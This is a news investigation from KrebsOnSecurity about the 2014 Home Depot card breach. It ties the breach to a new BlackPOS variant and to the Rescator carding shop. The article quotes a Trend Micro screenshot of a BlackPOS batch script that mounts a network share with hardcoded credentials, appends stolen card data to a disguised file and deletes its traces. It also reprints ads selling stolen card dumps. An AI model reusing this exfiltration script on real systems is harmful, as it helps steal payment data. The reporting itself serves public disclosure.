

# KrebsOnSecurity

In-depth security news and investigation


[ADVERTISING/SPEAKING](#)
[ABOUT THE AUTHOR](#)

## 07 Home Depot

SEP 14

The apparent credit and debit card breach uncovered last week at **Home Depot** was aided in part by a new variant of the malicious software program that stole card account data from cash registers at **Target** last December, according to sources close to the investigation.



Photo: Nicholas Eckhart

On Tuesday, KrebsOnSecurity broke the news that Home Depot was working with law enforcement to investigate “unusual activity” after multiple banks said they’d traced a pattern of card fraud back to debit and credit cards that had all been used at Home Depot locations since May of this year.

A source close to the investigation told this author that an analysis revealed at least some of Home Depot’s store registers had been infected with a new variant of “**BlackPOS**” (a.k.a. “Kaptoxa”), a malware strain designed to siphon data from cards when they are swiped at infected point-of-sale systems running **Microsoft Windows**.

The information on the malware adds another indicator that those responsible for the as-yet unconfirmed breach at Home Depot also were involved in the December 2013 attack on Target that exposed 40 million customer debit and credit card accounts. BlackPOS also was found on point-of-sale systems at Target last year. What’s more, cards apparently stolen from Home Depot shoppers first turned up for sale on **Rescator[dot]cc**, the same underground cybercrime shop that sold millions of cards stolen in the Target attack.



Clues buried within this newer version of BlackPOS support the theory put forth by multiple banks that the Home Depot breach may involve compromised store transactions going back at least several months. In addition, the cybercrime shop Rescator over the past few days pushed out *nine more large batches of stolen cards onto his shop*, all under the same “American Sanctions” label assigned to the first two batches of cards that originally tipped off banks to a pattern of card fraud that traced back to Home Depot. Likewise, the cards lifted from Target were sold in several dozen batches released over a period of three months on Rescator’s shop.

Advertisement

**CloudPassage**

Workload visibility across data centers, cloud & containers

[LEARN MORE](#)

 
[Log In](#)
[Subscribe here](#)
[By Author](#)


A New York Times Bestseller!

[Buy at Amazon](#)

Donate with **PayPal**

## Even more USA Dumps updated!

Base name: **American Sanctions 6, 7, 8, 9**

Valid rate of: 100%

Track 1, Track 2, State/Zip. No replacements!

Base name: **American Sanctions 10, 11, 12**

Valid rate of: 100%

Track 1, Track 2, State/Zip. No replacements!

## USA Dumps update you asked for!

Base name: **American Sanctions 5**

Valid rate of: 100%

Track 1, Track 2, State/Zip. No replacements!

Base name: **American Sanctions 4**

Valid rate of: 100%

Track 1, Track 2, State/Zip. No replacements!

Base name: **American Sanctions 3**

Valid rate of: 100%

Track 1, Track 2, State/Zip. No replacements!

The cybercrime shop Rescator[dot]cc pushed out nine new batches of cards from the same "American Sanctions" base of cards that banks traced back to Home Depot.

### POWERFUL ENEMIES

The tip from a source about BlackPOS infections found at Home Depot comes amid reports from several security firms about the discovery of a new version of BlackPOS. On Aug. 29, **Trend Micro** published a [blog post](#) stating that it had identified a brand new variant of BlackPOS in the wild that was targeting retail accounts. Trend said the updated version, which it first spotted on Aug. 22, sports a few notable new features, including an enhanced capability to capture card data from the physical memory of infected point-of-sale devices. Trend said the new version also has a feature that disguises the malware as a component of the antivirus product running on the system.

```

tbat - Notepad
File Edit Format View Help
set src=t:\temp\dotnet\NDP45-KB2737084-x86.exe
net use t: \\10.44.2.153\d$ 414sk4! /user:10.44.2.153/salcl1
if exist %src% (
type McTrayErrorLogging.dll >> t:\temp\dotnet\NDP45-KB2737084-x86.exe
del /F /Q McTrayErrorLogging.dll
)
net use t: /DEL /yes
del /F /Q t.bat

```

Contents of the new BlackPOS component responsible for exfiltrating stolen cards from the network. Source: Trend Micro.

Trend notes that the new BlackPOS variant uses a similar method to offload stolen card data as the version used in the attack on Target.

"In one the biggest data breach[es] we've seen in 2013, the cybercriminals behind it offloaded the gathered data to a compromised server first while a different malware running on the compromised server uploaded it to the FTP," wrote Trend's **Rhena Inocencio**. "We surmise that this new BlackPOS malware uses the same exfiltration tactic."

An Internet search on the unique malware "hash" signature noted in Trend's malware writeup indicates that the new BlackPOS version was [created on June 22, 2014](#), and that as late as Aug. 15, 2014 only one of more than two-dozen anti-malware tools (McAfee) detected it as malicious.

### ANTI-AMERICAN MALWARE

Domain Theft Strands Thousands of Web Sites

U.S. Arrests 13, Charges 36 in 'Infraud' Cybercrime Forum Bust  
Would You Have Spotted This Skimmer?

Alleged Spam Kingpin 'Severa' Extradited to US

Attackers Exploiting Unpatched Flaw in Flash

USA



Click image for my skimmer series.

Black POS



Badguy uses for your PC

Repair



Tools for a Safer PC

USA



Other clues in the new BlackPOS malware variant further suggest a link between the cybercrooks behind the apparent breach at Home Depot and the hackers who hit Target. The new BlackPOS variant includes several interesting text strings. Among those are five links to Web sites featuring content about America's role in foreign conflicts, particularly in Libya and Ukraine.

Three of the links point to news, editorial articles and cartoons that accuse the United States of fomenting war and unrest in the name of Democracy in Ukraine, Syria, Egypt and Libya. One of the images shows four Molotov cocktails with the flags of those four nations on the bottles, next to a box of matches festooned with the American flag and match ready to strike. Another link leads to an image of the current armed conflict in Ukraine between Ukrainian forces and pro-Russian separatists.



One of the images linked to in the guts of the BlackPOS code.

This is interesting given what we know about Rescator, the individual principally responsible for running the store that is selling all of these stolen credit and debit cards. In the wake of the Target breach, I traced a long list of clues from Rescator's various online identities [back to a young programmer in Odessa, Ukraine](#). In his many personas, Rescator identified himself as a member of [the Lampeduza cybercrime forum](#), and indeed this site is where he [alerts customers about new batches of stolen cards](#).

As I discovered in my profile of Rescator, he and his crew seemed somewhat taken with the late despotic Libyan leader **Muammar Gaddafi**, although they prefer the phonetic spelling of his name. The [Web site kaddafi\[dot\]hk](#) was among four main carding shops run by Rescator's crew (it has since been retired and merged with Rescator[dot]jcc). The domain kaddafi[dot]me was set up to serve as an instant message Jabber server for cybercrooks, advertising its lack of logging and record keeping as a reason crooks should trust kaddafi[dot]me to handle their private online communications.

When I reached out to Rescator last December to obtain comment about my findings on his apparent role in the Target break-in, I received an instant message reply from the Jabber address "kaddafi@kaddafi[dot]me" (in that conversation, the person chatting with me from that address offered to pay me \$10,000 if I did not run that story; I declined). But I also discovered that the kaddafi[dot]me domain was a blog of sorts that hosted some harsh and frankly chilling anti-American propaganda.

The entire three-part manifesto posted on the kaddafi[dot]me home page is no longer available, but a professionally translated snippet of this tirade reads:

"The movement of our Republic, the ideology of Lampeduza – is the opposition to Western countries, primarily targeting the restoration of the balance of forces in the world. After the collapse of the USSR, we have lost this fragile equilibrium face of the planet. We – the Senate and the top people of the Republic are not just fighting for survival and our place under the sun, we are driven by the idea! The idea, which is living in all of us – to return all that was stolen and taken from our friendly countries grain by grain! We are fighting for a good cause! Hot blood is flowing in us, in citizens, who want to change situation in the world. We do not bend to other people's opinions and desires, and give an adequate response to the Western globalism. It is essential to be a fighter for justice!

Perhaps we would be living completely differently now, if there had not been the plan of Allen Dulles, and if America had not invested billions in the collapse of the USSR. We were deprived of a common homeland, but not deprived of unity, have found our borders, and are even closer to each other. We saw the obvious principles of capitalism, where man to a man is a wolf [\[see here for more context on this metaphor\]](#). Together, we can do a lot to bring back all the things that we have been deprived of because of America! We will be heard!

Citizens of Lampeduza – "free painters" ready to create and live the idea for the good of the Motherland — let's first bend them over, and then insert deeper!!!




Spammers Duke it Out

info



Your email account may be worth far more than you imagine.

info



eBanking Best Practices for Businesses

info

[Online Cheating Site AshleyMadison Hacked \(798\)](#)  
[Sources: Target Investigating Data Breach \(620\)](#)  
[Cards Stolen in Target Breach Flood Underground Markets \(445\)](#)  
[Reports: Liberty Reserve Founder Arrested, Site Shuttered \(416\)](#)  
[Was the Ashley Madison Database Leaked? \(376\)](#)  
[True Goodbye: 'Using TrueCrypt Is Not Secure' \(363\)](#)  
[Who Hacked Ashley Madison? \(361\)](#)  
[Following the Money, ePassporte Edition \(353\)](#)  
[U.S. Government Seizes LibertyReserve.com \(315\)](#)  
[Extortionists Target Ashley Madison Users \(310\)](#)